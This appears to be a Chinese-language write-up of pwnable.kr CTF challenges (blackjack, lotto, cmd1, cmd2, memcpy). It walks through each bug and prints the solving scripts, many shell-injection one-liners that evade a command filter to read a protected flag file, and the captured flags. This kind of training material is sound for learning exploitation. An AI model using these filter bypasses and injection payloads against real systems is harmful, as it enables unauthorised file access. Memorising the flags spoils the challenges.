srand((unsigned) time(NULL)); //Generates random seed for rand() function
k=rand()%13+1;
if(k<=9) //If random number is 9 or less, print card with that number
{
//Spade Card
printf("-------\n");
printf("|%c |\n", spade);
printf("| %d |\n", k);
printf("| %c|\n", spade);
printf("-------\n");
}
if(k==10) //If random number is 10, print card with J (Jack) on face
{
//Spade Card
printf("-------\n");
printf("|%c |\n", spade);
printf("| J |\n");
printf("| %c|\n", spade);
printf("-------\n");
}
if(k==11) //If random number is 11, print card with A (Ace) on face
{
//Spade Card
printf("-------\n");
printf("|%c |\n", spade);
printf("| A |\n");
printf("| %c|\n", spade);
printf("-------\n");
if(player_total<=10) //If random number is Ace, change value to 11 or 1 depending on dealer total
{
k=11;
}
else
{
k=1;
}
}
if(k==12) //If random number is 12, print card with Q (Queen) on face
{
//Spade Card
printf("-------\n");
printf("|%c |\n", spade);
printf("| Q |\n");
printf("| %c|\n", spade);
printf("-------\n");
k=10; //Set card value to 10
}
if(k==13) //If random number is 13, print card with K (King) on face
{
//Spade Card
printf("-------\n");
printf("|%c |\n", spade);
printf("| K |\n");
printf("| %c|\n", spade);
printf("-------\n");
k=10; //Set card value to 10
}
return k;
} // End Function
int randcard() //Generates random card
{
srand((unsigned) time(NULL)); //Generates random seed for rand() function
random_card = rand()%4+1;
if(random_card==1)
{
clubcard();
l=k;
}
if(random_card==2)
{
diamondcard();
l=k;
}
if(random_card==3)
{
heartcard();
l=k;
}
if(random_card==4)
{
spadecard();
l=k;
}
return l;
} // End Function
void play() //Plays game
{
int p=0; // holds value of player_total
int i=1; // counter for asking user to hold or stay (aka game turns)
char choice3;
cash = cash;
cash_test();
printf("\nCash: $%d\n",cash); //Prints amount of cash user has
randcard(); //Generates random card
player_total = p + l; //Computes player total
p = player_total;
printf("\nYour Total is %d\n", p); //Prints player total
dealer(); //Computes and prints dealer total
betting(); //Prompts user to enter bet amount
while(i<=21) //While loop used to keep asking user to hit or stay at most twenty-one times
// because there is a chance user can generate twenty-one consecutive 1's
{
if(p==21) //If user total is 21, win
{
printf("\nUnbelievable! You Win!\n");
won = won+1;
cash = cash+bet;
printf("\nYou have %d Wins and %d Losses. Awesome!\n", won, loss);
dealer_total=0;
askover();
}
if(p>21) //If player total is over 21, loss
{
printf("\nWoah Buddy, You Went WAY over.\n");
loss = loss+1;
cash = cash - bet;
printf("\nYou have %d Wins and %d Losses. Awesome!\n", won, loss);
dealer_total=0;
askover();
}
if(p<=21) //If player total is less than 21, ask to hit or stay
{
printf("\n\nWould You Like to Hit or Stay?");
scanf("%c", &choice3);
while((choice3!='H') && (choice3!='h') && (choice3!='S') && (choice3!='s')) // If invalid choice entered
{
printf("\n");
printf("Please Enter H to Hit or S to Stay.\n");
scanf("%c",&choice3);
}
if((choice3=='H') || (choice3=='h')) // If Hit, continues
{
randcard();
player_total = p + l;
p = player_total;
printf("\nYour Total is %d\n", p);
dealer();
if(dealer_total==21) //Is dealer total is 21, loss
{
printf("\nDealer Has the Better Hand. You Lose.\n");
loss = loss+1;
cash = cash - bet;
printf("\nYou have %d Wins and %d Losses. Awesome!\n", won, loss);
dealer_total=0;
askover();
}
if(dealer_total>21) //If dealer total is over 21, win
{
printf("\nDealer Has Went Over!. You Win!\n");
won = won+1;
cash = cash+bet;
printf("\nYou have %d Wins and %d Losses. Awesome!\n", won, loss);
dealer_total=0;
askover();
}
}
if((choice3=='S') || (choice3=='s')) // If Stay, does not continue
{
printf("\nYou Have Chosen to Stay at %d. Wise Decision!\n", player_total);
stay();
}
}
i++; //While player total and dealer total are less than 21, re-do while loop
} // End While Loop
} // End Function
void dealer() //Function to play for dealer AI
{
int z;
if(dealer_total<17)
{
srand((unsigned) time(NULL) + 1); //Generates random seed for rand() function
z=rand()%13+1;
if(z<=10) //If random number generated is 10 or less, keep that value
{
d=z;
}
if(z>11) //If random number generated is more than 11, change value to 10
{
d=10;
}
if(z==11) //If random number is 11(Ace), change value to 11 or 1 depending on dealer total
{
if(dealer_total<=10)
{
d=11;
}
else
{
d=1;
}
}
dealer_total = dealer_total + d;
}
printf("\nThe Dealer Has a Total of %d", dealer_total); //Prints dealer total
} // End Function
void stay() //Function for when user selects 'Stay'
{
dealer(); //If stay selected, dealer continues going
if(dealer_total>=17)
{
if(player_total>=dealer_total) //If player's total is more than dealer's total, win
{
printf("\nUnbelievable! You Win!\n");
won = won+1;
cash = cash+bet;
printf("\nYou have %d Wins and %d Losses. Awesome!\n", won, loss);
dealer_total=0;
askover();
}
if(player_total<dealer_total) //If player's total is less than dealer's total, loss
{
printf("\nDealer Has the Better Hand. You Lose.\n");
loss = loss+1;
cash = cash - bet;
printf("\nYou have %d Wins and %d Losses. Awesome!\n", won, loss);
dealer_total=0;
askover();
}
if(dealer_total>21) //If dealer's total is more than 21, win
{
printf("\nUnbelievable! You Win!\n");
won = won+1;
cash = cash+bet;
printf("\nYou have %d Wins and %d Losses. Awesome!\n", won, loss);
dealer_total=0;
askover();
}
}
else
{
stay();
}
} // End Function
void cash_test() //Test for if user has cash remaining in purse
{
if (cash <= 0) //Once user has zero remaining cash, game ends and prompts user to play again
{
printf("You Are Bankrupt. Game Over");
cash = 500;
askover();
}
if (cash > 1000000){
FILE* fp=fopen("flag", "r");
char buf[100];
memset(buf, 0, 100);
fread(buf, 1, 100, fp);
printf("%s\n", buf);
fclose(fp);
}
} // End Function
int betting() //Asks user amount to bet
{
printf("\n\nEnter Bet: $");
scanf("%d", &bet);
if (bet > cash) //If player tries to bet more money than player has
{
printf("\nYou cannot bet more money than you have.");
printf("\nEnter Bet: ");
scanf("%d", &bet);
return bet;
}
else return bet;
} // End Function
void askover() // Function for asking player if they want to play again
{
char choice1;
printf("\nWould You Like To Play Again?");
printf("\nPlease Enter Y for Yes or N for No\n");
scanf("\n%c",&choice1);
while((choice1!='Y') && (choice1!='y') && (choice1!='N') && (choice1!='n')) // If invalid choice entered
{
printf("\n");
printf("Incorrect Choice. Please Enter Y for Yes or N for No.\n");
scanf("%c",&choice1);
}
if((choice1 == 'Y') || (choice1 == 'y')) // If yes, continue.
{
printf("\033[2J\033[1;1H");
play();
}
else if((choice1 == 'N') || (choice1 == 'n')) // If no, exit program
{
fileresults();
printf("\nBYE!!!!\n\n");
printf("\033[2J\033[1;1H");
exit(0);
}
return;
} // End function
void fileresults() //Prints results into Blackjack.txt file in program directory
{
return;
} // End Function
21点游戏,没玩过,问了下豆包才知道。每人两张牌,越接近21越大,21是最大牌。超过21点爆掉直接输。发完牌可以选择是否抽牌,还是不抽。
这里不用看代码了,逻辑漏洞,没有检测负数情况。就直接下注一个负数就行,输掉,就给我们很多钱,参考《宁波市第八届网络安全大赛决赛Writeup》Easy_shop那题
由于题目说百万富翁,这里下注-9999999,输掉就行,然后继续游戏,弹出 flag
flag:Woohoo_I_am_now_a_MILL10NAIRE!
lotto
Mommy! I made a lotto program for my homework. do you want to play?
ssh lotto@pwnable.kr -p2222 (pw:guest)
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <fcntl.h>

unsigned char submit[6];

void play(){

        int i;
        printf("Submit your 6 lotto bytes : ");
        fflush(stdout);

        int r;
        r = read(0, submit, 6);

        printf("Lotto Start!\n");
        //sleep(1);

        // generate lotto numbers
        int fd = open("/dev/urandom", O_RDONLY);
        if(fd==-1){
                printf("error. tell admin\n");
                exit(-1);
        }
        unsigned char lotto[6];
        if(read(fd, lotto, 6) != 6){
                printf("error2. tell admin\n");
                exit(-1);
        }
        for(i=0; i<6; i++){
                lotto[i] = (lotto[i] % 45) + 1;         // 1 ~ 45
        }
        close(fd);

        // calculate lotto score
        int match = 0, j = 0;
        for(i=0; i<6; i++){
                for(j=0; j<6; j++){
                        if(lotto[i] == submit[j]){
                                match++;
                        }
                }
        }

        // win!
        if(match == 6){
                setregid(getegid(), getegid());
                system("/bin/cat flag");
        }
        else{
                printf("bad luck...\n");
        }

}

void help(){
        printf("- nLotto Rule -\n");
        printf("nlotto is consisted with 6 random natural numbers less than 46\n");
        printf("your goal is to match lotto numbers as many as you can\n");
        printf("if you win lottery for *1st place*, you will get reward\n");
        printf("for more details, follow the link below\n");
        printf("http://www.nlotto.co.kr/counsel.do?method=playerGuide#buying_guide01\n\n");
        printf("mathematical chance to win this game is known to be 1/8145060.\n");
}

int main(int argc, char* argv[]){

        // menu
        unsigned int menu;

        while(1){

                printf("- Select Menu -\n");
                printf("1. Play Lotto\n");
                printf("2. Help\n");
                printf("3. Exit\n");

                scanf("%d", &menu);

                switch(menu){
                        case 1:
                                play();
                                break;
                        case 2:
                                help();
                                break;
                        case 3:
                                printf("bye\n");
                                return 0;
                        default:
                                printf("invalid menu\n");
                                break;
                }
        }
        return 0;
}
做到这题才发现不用关闭终端去重新连接,直接su lotto,然后cd ~就行。。。
彩票游戏,猜数字,要跟随机数一样,然后计算分数。关键是这个计分,两层循环,是把彩票值与输入值挨个对比,对一个加1分。满6分就赢了。
思路是输入6个一样的值,如果蒙对一个,挨个对比导致对6个加6分。
这样蒙对的概率就从1/8145060降到2/15,
脚本:
1
2
3
4
5
6
7
8
9
10
from pwn import *
context.log_level= 'debug'
io = process('/home/lotto/lotto')

for i in range(0,100):
    io.sendlineafter(b"3. Exit",'1')
    io.sendafter(b" :",p8(8)*6)
    io.recvuntil('bad luck...')

io.interactive()
老是搞错,字面量和字节。这里一个8就是一个字节,是\x08,所以用p8打包,两字节用p16,以此类推。 debug模式非常方便看接收和发送。read读取输入,可以用send()和sendline(),fgets和scanf必须用sendline
flag:Sorry_mom_1_Forgot_to_check_duplicates
cmd1
Mommy! what is PATH environment in Linux?
ssh cmd1@pwnable.kr -p2222 (pw:guest)
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
#include <stdio.h>
#include <string.h>

int filter(char* cmd){
        int r=0;
        r += strstr(cmd, "flag")!=0;
        r += strstr(cmd, "sh")!=0;
        r += strstr(cmd, "tmp")!=0;
        return r;
}
int main(int argc, char* argv[], char** envp){
        putenv("PATH=/thankyouverymuch");
        if(filter(argv[1])) return 0;
        setregid(getegid(), getegid());
        system( argv[1] );
        return 0;
}
代码很简单,设置环境变量,路径为无效路径,PATH是 Linux 找命令的路径,改成无效路径后,ls、cat等默认命令都无法直接调用。把参数过滤一遍,命中一次敏感词计数器就加1,计数器=0,也就是绕过才行。这里通过绝对路径读flag就可以了,过滤flag就用问号星号代替。
1
2
3
4
cmd1@ubuntu:~$ ./cmd1 "/bin/cat fla?"
PATH_environment?_Now_I_really_g3t_it,_mommy!
cmd1@ubuntu:~$ ./cmd1 "/bin/cat f*"
PATH_environment?_Now_I_really_g3t_it,_mommy!
flag:PATH_environment?_Now_I_really_g3t_it,_mommy!
cmd2
Daddy bought me a system command shell. but he put some filters to prevent me from playing with it without his permission… but I wanna play anytime I want!
ssh cmd2@pwnable.kr -p2222 (pw:flag of cmd1)
密码是 cmd1 的flag:PATH_environment?_Now_I_really_g3t_it,_mommy!
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
#include <stdio.h>
#include <string.h>

// 加强过滤
int filter(char* cmd){
        int r=0;
        r += strstr(cmd, "=")!=0;
        r += strstr(cmd, "PATH")!=0;
        r += strstr(cmd, "export")!=0;
        r += strstr(cmd, "/")!=0;
        r += strstr(cmd, "`")!=0;
        r += strstr(cmd, "flag")!=0;
        return r;
}

// 清空所有环境变量
extern char** environ;
void delete_env(){
        char** p;
        for(p=environ; *p; p++) memset(*p, 0, strlen(*p));
}

int main(int argc, char* argv[], char** envp){
        delete_env();
        putenv("PATH=/no_command_execution_until_you_become_a_hacker");
        if(filter(argv[1])) return 0;
        printf("%s\n", argv[1]);
        setregid(getegid(), getegid());
        system( argv[1] );
        return 0;
}
tips: 参数是可执行的那种的话,单引号跟双引号是不一样的:
$ ./test ‘$(echo abc)’ argv[1] = $(echo abc)
$ ./test “$(echo abc)” argv[1] = abc
单引号会原样传递命令,而不执行它。 双引号会先执行命令,然后将命令的输出传递出去(无法传递给过滤器)。
printf 是 shell 内置命令,不需要 / 路径、不需要 PATH,直接能用,语法是printf "格式字符串" 参数1 参数2 参数3...,参数以\开头代表是转义。
这里贴Abdallah Elshinbary的wp,他是用八进制绕过的:
1
./cmd2 '$(printf "%bbin%bcat %s%s" "\57" "\57" "fl" "ag")'
这里发现并不需要拆flag,同样用问号就行:
1
./cmd2 '$(printf "%bbin%bcat fla?" "\57" "\57")'
另外给了一种很酷的解法:
1
2
3
4
cmd2@ubuntu:~$ ./cmd2 '$(read x; echo $x)'
$(read x; echo $x)
/bin/cat flag
Shell_variables_can_be_quite_fun_to_play_with!
先read等待我的输入,然后$执行我输入的内容。最后echo打印。
从Aloxaf抄了一段:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
./cmd2 "read b < fl\ag; echo \$b"
# 妙啊, 利用转义符巧妙地避开了过滤

cd / && /home/cmd2/cmd2 '$(pwd)"bin"$(pwd)cat $(pwd)"home"$(pwd)"cmd2"$(pwd)"fl""ag"'
# woc, NBNB. 没有反斜杠, 我们就创造反斜杠...

./cmd2 "command -p cat fla*"
# 涨知识了, 膜

./cmd2 '$(echo "\057\0142\0151\0156\057\0143\0141\0164\040\0146\0154\0141\0147")'
# 社会社会

mkdir /tmp/ca
ln -s /bin/cat /tmp/cat
cd /tmp/ca
ln -s /home/cmd2/flag f
/home/cmd2/cmd2 "\${PWD}t f"
# 全部建symbolic link

/home/cmd2/cmd2 'set -s'
/bin/cat /home/cmd2/flag
# 愣是没看懂

./cmd2 '$(printf \\057bin\\057cat) fl""ag'

./cmd2 '$(printf "%b%c%c%c%b%c%c%c%b%b%b%c%c%c%c" "\57" "b" "i" "n" "\57" "c" "a" "t" "\40" "\56" "\57" "f" "l" "a" "g")'

echo "/bin/cat flag" | ./cmd2 "read myvar; command \$myvar"

./cmd2 'echo $($(cd .. && cd .. && pwd)bin$(cd .. && cd .. && pwd)cat fla*)'
memcpy
Are you tired of hacking?, take some rest here. Just help me out with my small experiment regarding memcpy performance. after that, flag is yours.
ssh memcpy@pwnable.kr -p2222 (pw:guest)
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
118
119
120
121
122
123
124
125
126
127
128
129
130
131
132
133
134
135
136
137
// gcc -o memcpy memcpy.c -m32 -lm
#include <stdio.h>
#include <string.h>
#include <stdlib.h>
#include <signal.h>
#include <unistd.h>
#include <sys/mman.h>
#include <math.h>

// 读取时间戳计数器,但实现错误,无法正常工作
unsigned long long rdtsc(){
        asm("rdtsc");
}

// 慢复制,逐位赋值
char* slow_memcpy(char* dest, const char* src, size_t len){
        int i;
        for (i=0; i<len; i++) {
                dest[i] = src[i];
        }
        return dest;
}

// 快复制
char* fast_memcpy(char* dest, const char* src, size_t len){
        size_t i;
        // 64-byte block fast copy
        // 大块的
        if(len >= 64){
		        // 计算多少个大块
                i = len / 64;
                // 剩余不足64字节的长度(等价 len % 64)
                len &= (64-1);
                // 循环拷贝所有64字节块
                while(i-- > 0){
		                // SSE 指令集,__volatile__是关闭编译器优化
                        __asm__ __volatile__ (
                        "movdqa (%0), %%xmm0\n"
                        "movdqa 16(%0), %%xmm1\n"
                        "movdqa 32(%0), %%xmm2\n"
                        "movdqa 48(%0), %%xmm3\n"
                        "movntps %%xmm0, (%1)\n"
                        "movntps %%xmm1, 16(%1)\n"
                        "movntps %%xmm2, 32(%1)\n"
                        "movntps %%xmm3, 48(%1)\n"
                        ::"r"(src),"r"(dest):"memory");
                        dest += 64;
                        src += 64;
                }
        }

        // byte-to-byte slow copy
        // 小块数据:逐字节慢速拷贝
        if(len) slow_memcpy(dest, src, len);
        return dest;
}

int main(void){

        setvbuf(stdout, 0, _IONBF, 0);
        setvbuf(stdin, 0, _IOLBF, 0);

        printf("Hey, I have a boring assignment for CS class.. :(\n");
        printf("The assignment is simple.\n");

        printf("-----------------------------------------------------\n");
        printf("- What is the best implementation of memcpy?        -\n");
        printf("- 1. implement your own slow/fast version of memcpy -\n");
        printf("- 2. compare them with various size of data         -\n");
        printf("- 3. conclude your experiment and submit report     -\n");
        printf("-----------------------------------------------------\n");

        printf("This time, just help me out with my experiment and get flag\n");
        printf("No fancy hacking, I promise :D\n");

        unsigned long long t1, t2;
        int e;
        char* src;
        char* dest;
        unsigned int low, high;
        unsigned int size;
        // allocate memory
        // 分配内存:用 mmap 申请匿名内存(操作系统级分配,不使用用户态堆)
        // mmap不是普通 malloc。大小:0x4000 = 16KB,0x2000 = 8KB
        // 权限 7 = 可读 + 可写 + 可执行(实验用,不安全)
        // MAP_ANONYMOUS:不关联文件,纯粹申请内存
        char* cache1 = mmap(0, 0x4000, 7, MAP_PRIVATE|MAP_ANONYMOUS, -1, 0);
        char* cache2 = mmap(0, 0x4000, 7, MAP_PRIVATE|MAP_ANONYMOUS, -1, 0);
        src = mmap(0, 0x2000, 7, MAP_PRIVATE|MAP_ANONYMOUS, -1, 0);

        size_t sizes[10];
        int i=0;

        // setup experiment parameters
        // 设置实验参数:让用户输入 10 组不同大小的拷贝长度
        for(e=4; e<14; e++){    // 2^13 = 8K
                low = pow(2,e-1);
                high = pow(2,e);
                printf("specify the memcpy amount between %d ~ %d : ", low, high);
                scanf("%d", &size);
                if( size < low || size > high ){
                        printf("don't mess with the experiment.\n");
                        exit(0);
                }
                // 把每次输入的大小放进sizes数组
                sizes[i++] = size;
        }

        sleep(1);
        printf("ok, lets run the experiment with your configuration\n");
        sleep(1);

        // run experiment
        // 开始实验,把所有输入的大小都用两种复制方式,计算时长。
        for(i=0; i<10; i++){
                size = sizes[i];
                printf("experiment %d : memcpy with buffer size %d\n", i+1, size);
                dest = malloc( size );

                memcpy(cache1, cache2, 0x4000);         // to eliminate cache effect
                t1 = rdtsc();
                slow_memcpy(dest, src, size);           // byte-to-byte memcpy
                t2 = rdtsc();
                printf("ellapsed CPU cycles for slow_memcpy : %llu\n", t2-t1);

                memcpy(cache1, cache2, 0x4000);         // to eliminate cache effect
                t1 = rdtsc();
                fast_memcpy(dest, src, size);           // block-to-block memcpy
                t2 = rdtsc();
                printf("ellapsed CPU cycles for fast_memcpy : %llu\n", t2-t1);
                printf("\n");
        }

        printf("thanks for helping my experiment!\n");
        printf("flag : [erased here. get it from server]\n");
        return 0;
}
1
2
3
4
the compiled binary of "memcpy.c" source code (with real flag) will be executed under memcpy_pwn privilege if you connect to port 9022.
execute the binary by connecting to daemon(nc 0 9022).

nc 0 2000 if service is down
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
#!/usr/bin/perl
use Socket;
$port = 9022;
@exec = ("/home/memcpy_pwn/memcpy");
socket(SERVER, PF_INET, SOCK_STREAM, 6);
setsockopt(SERVER, SOL_SOCKET, SO_REUSEADDR, pack("l", 1));
bind(SERVER, sockaddr_in($port, INADDR_ANY));
listen(SERVER,SOMAXCONN);
$SIG{"CHLD"} = "IGNORE";
while($addr = accept CLIENT, SERVER){
    $| = 1;
    ($port, $packed_ip) = sockaddr_in($addr);
    $datestring = localtime();
    $ip = inet_ntoa($packed_ip);
    print "$ip: $port connected($datestring)\n";
    fork || do {
        $| = 1;
        close SERVER;
        open STDIN,  "<&CLIENT";
        open STDOUT, ">&CLIENT";
        open STDERR, ">&CLIENT";
        close CLIENT;
        exec @exec;
        exit 0;
    };
    close CLIENT;
}
close SERVER;
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
FROM ubuntu:16.04

RUN dpkg --add-architecture i386 && \
    apt update && \
    apt install -y gcc-multilib libc6:i386 lib32stdc++6 lib32z1 gdb file net-tools

RUN apt-get install -y perl

RUN useradd -u 1089 -m memcpy_pwn

COPY memcpy.c /home/memcpy_pwn/memcpy.c
COPY super.pl /home/memcpy_pwn/super.pl

RUN chown root:memcpy_pwn /home/memcpy_pwn/memcpy.c /home/memcpy_pwn/super.pl
WORKDIR /home/memcpy_pwn
RUN gcc -o memcpy memcpy.c -m32 -lm
RUN chown root:memcpy_pwn /home/memcpy_pwn/memcpy
RUN chmod 550 /home/memcpy_pwn/memcpy
RUN chmod 550 /home/memcpy_pwn/super.pl

USER memcpy_pwn
WORKDIR /home
CMD ["perl", "/home/memcpy_pwn/super.pl"]
好多文件,首先要读懂那个c文件。就是做实验,对比两种复制块的方法,哪一种更快。 为什么用 mmap?为了避开 malloc 缓存、避开用户态内存管理,获得最干净、最稳定的内存,保证实验准确。
服务器上才有flag,我们输入十次看看,像白给的。
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
This time, just help me out with my experiment and get flag
No fancy hacking, I promise :D
specify the memcpy amount between 8 ~ 16 : 10
specify the memcpy amount between 16 ~ 32 : 20
specify the memcpy amount between 32 ~ 64 : 40
specify the memcpy amount between 64 ~ 128 : 80
specify the memcpy amount between 128 ~ 256 : 200
specify the memcpy amount between 256 ~ 512 : 400
specify the memcpy amount between 512 ~ 1024 : 800
specify the memcpy amount between 1024 ~ 2048 : 1500
specify the memcpy amount between 2048 ~ 4096 : 3000
specify the memcpy amount between 4096 ~ 8192 : 6000
ok, lets run the experiment with your configuration
experiment 1 : memcpy with buffer size 10
ellapsed CPU cycles for slow_memcpy : 2382
ellapsed CPU cycles for fast_memcpy : 352

experiment 2 : memcpy with buffer size 20
ellapsed CPU cycles for slow_memcpy : 454
ellapsed CPU cycles for fast_memcpy : 510

experiment 3 : memcpy with buffer size 40
ellapsed CPU cycles for slow_memcpy : 764
ellapsed CPU cycles for fast_memcpy : 736

experiment 4 : memcpy with buffer size 80
ellapsed CPU cycles for slow_memcpy : 1488
不知道为什么卡在第四个实验,明明都是符合条件的。代码开头给了编译指令,这里编译,并且运行,发现是正常的。难道本地编译器做了优化吗?Dockerfile和super.pl都是部署靶机环境的,排查发现,靶机是ubuntu 22.04,而目标是ubuntu 16.04编译的。
1
2
3
4
5
6
7
8
memcpy@ubuntu:~$ lsb_release -a
No LSB modules are available.
Distributor ID: Ubuntu
Description:    Ubuntu 22.04.5 LTS
Release:        22.04
Codename:       jammy
memcpy@ubuntu:~$ head -n 1 Dockerfile
FROM ubuntu:16.04
我物理机是windows,用了各种方法用16.04的libc编译都不成功,只好新建虚拟机,编译完如下:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
u@ubuntu:~/Desktop/test$ ./memcpy
Hey, I have a boring assignment for CS class.. :(
The assignment is simple.
-----------------------------------------------------
- What is the best implementation of memcpy?        -
- 1. implement your own slow/fast version of memcpy -
- 2. compare them with various size of data         -
- 3. conclude your experiment and submit report     -
-----------------------------------------------------
This time, just help me out with my experiment and get flag
No fancy hacking, I promise :D
specify the memcpy amount between 8 ~ 16 : 10
specify the memcpy amount between 16 ~ 32 : 20
specify the memcpy amount between 32 ~ 64 : 40
specify the memcpy amount between 64 ~ 128 : 80
specify the memcpy amount between 128 ~ 256 : 200
specify the memcpy amount between 256 ~ 512 : 400
specify the memcpy amount between 512 ~ 1024 : 800
specify the memcpy amount between 1024 ~ 2048 : 1600
specify the memcpy amount between 2048 ~ 4096 : 3200
specify the memcpy amount between 4096 ~ 8192 : 5000
ok, lets run the experiment with your configuration
experiment 1 : memcpy with buffer size 10
ellapsed CPU cycles for slow_memcpy : 5104
ellapsed CPU cycles for fast_memcpy : 520

experiment 2 : memcpy with buffer size 20
ellapsed CPU cycles for slow_memcpy : 714
ellapsed CPU cycles for fast_memcpy : 828

experiment 3 : memcpy with buffer size 40
ellapsed CPU cycles for slow_memcpy : 812
ellapsed CPU cycles for fast_memcpy : 832

experiment 4 : memcpy with buffer size 80
ellapsed CPU cycles for slow_memcpy : 1430
Segmentation fault (core dumped)
u@ubuntu:~/Desktop/test$ ldd memcpy
	linux-gate.so.1 =>  (0xf7f42000)
	libm.so.6 => /lib32/libm.so.6 (0xf7ed1000)
	libc.so.6 => /lib32/libc.so.6 (0xf7d1d000)
	/lib/ld-linux.so.2 (0xf7f44000)
出现了段错误,卡在第四个实验,与远程环境一致。
这里如果把16.04上编译的程序放到靶机或者自己的22.04上会发现程序正常,因为程序是动态链接,22.04的libc优化了这个错误。
所以编译的时候加上
-static参数,这样程序就把16.04的libc编写进去。于是在高版本机器上也可以复现错误了。如果不用这种方法,可以通过
patchelf来修改二进制程序的链接加载,但是需要手动指定旧版本libc的路径。
gdb运行到错误的地方,如下:
1
2
3
4
 ► 0x80488ed <fast_memcpy+52>    movntps xmmword ptr [edx], xmm0
   0x80488f0 <fast_memcpy+55>    movntps xmmword ptr [edx + 0x10], xmm1
   0x80488f4 <fast_memcpy+59>    movntps xmmword ptr [edx + 0x20], xmm2
   0x80488f8 <fast_memcpy+63>    movntps xmmword ptr [edx + 0x30], xmm3
查到movntps:
使用非临时提示将源操作数(第二个操作数)中的压缩单精度浮点值移动到目标操作数(第一个操作数),以防止在写入内存时对数据进行缓存。源操作数为 XMM 寄存器、YMM 寄存器或 ZMM 寄存器,假定其中包含压缩单精度浮点值。目标操作数为 128 位、256 位或 512 位的内存位置。内存操作数必须按 16 字节(128 位版本)、32 字节(VEX.256 编码版本)或 64 字节(EVEX.512 编码版本)边界对齐,否则将产生通用保护异常 (#GP)。 https://www.felixcloutier.com/x86/movntps
MOVNTPS的错误码释义: https://c9x.me/x86/html/file_module_x86_id_197.html
| 错误码 | 释义 |
|---|---|
| #GP(0) | For an illegal memory operand effective address in the CS, DS, ES, FS or GS segments. If a memory operand is not aligned on a 16-byte boundary, regardless of segment. |
| #SS(0) | For an illegal address in the SS segment. |
| #PF(fault-code) | For a page fault. |
| #NM | If TS in CR0 is set. |
注意,movntps只检测dest指针是否对齐,而上一步的movdqa 检测src指针是否对齐。
查看当前指令目标寄存器保存的地址:
1
2
pwndbg> info registers edx
edx            0x80f1538           135206200
当前指令是xmmword,代表16字节对齐,ymm是32字节对齐,zmm是64字节对齐。为什么需要16字节对齐?因为xmm寄存器就是存16字节数据的,movntps 一次写入 16字节(128位),CPU 为了效率,要求这16字节必须从一个16倍数的地址开始:比如0x80f1530,第二块是0x80f1540,SSE 指令集为了极致速度不能跨块。
这里很明显没有16字节对齐,所以解出这道题的关键就是输入大小刚好的块,让开辟的所有chunk都是16字节对齐的。 堆相关数据结构
当一个
chunk处于使用状态时,它的下一个chunk的 prev_size 域无效,所以下一个chunk的该部分也可以被当前 chunk 使用。这就是 chunk 中的空间复用。
1
2
3
4
5
6
7
8
9
10
11
12
13
14
chunk-> +-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
        |             Size of previous chunk, if unallocated (P clear)  |
        +-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
        |             Size of chunk, in bytes                     |A|M|P|
  mem-> +-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
        |             User data starts here...                          .
        .                                                               .
        .             (malloc_usable_size() bytes)                      .
next    .                                                               |
chunk-> +-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
        |             (size of chunk, but used for application data)    |
        +-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
        |             Size of next chunk, in bytes                |A|0|1|
        +-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
glibc ptmalloc 计算 chunk 实际大小的源码,向上取整:
1
2
3
4
5
6
7
8
#define MALLOC_ALIGNMENT (2 * SIZE_SZ) // 对齐单位 = 2 * SIZE_SZ
#define MALLOC_ALIGN_MASK (MALLOC_ALIGNMENT - 1) // 对齐掩码 = 对齐单位-1

// 跟最小空间比较
#define request2size(req)                                         \
  (((req) + SIZE_SZ + MALLOC_ALIGN_MASK < MINSIZE)  ?             \
   MINSIZE :                                                      \
   ((req) + SIZE_SZ + MALLOC_ALIGN_MASK) & ~MALLOC_ALIGN_MASK)
解释一下符号含义:
| 符号 | 含义 | 32位 | 64位 |
|---|---|---|---|
| req | 用户申请的字节数 | \ | \ |
| SIZE_SZ | 指针大小 | 4 | 8 |
| 2 * SIZE_SZ | chunk最小对齐单位(M) | 8 | 16 |
注意这里的逻辑是空间复用的情况,本来实际chunk大小是req + SIZE_SZ + SIZE_SZ,但是由于复用,chunk可以侵占下一个chunk的prev_size,所以只需要给他一个SIZE_SZ,它不够了会去占用的。
64位系统上,这个函数等价于chunk_size = (req + SIZE_SZ + 15) & ~15,这行代码等价于chunk_size = ceil((req + SIZE_SZ) / 16) * 16,这是数学原理,目的是向上取整到16的倍数。
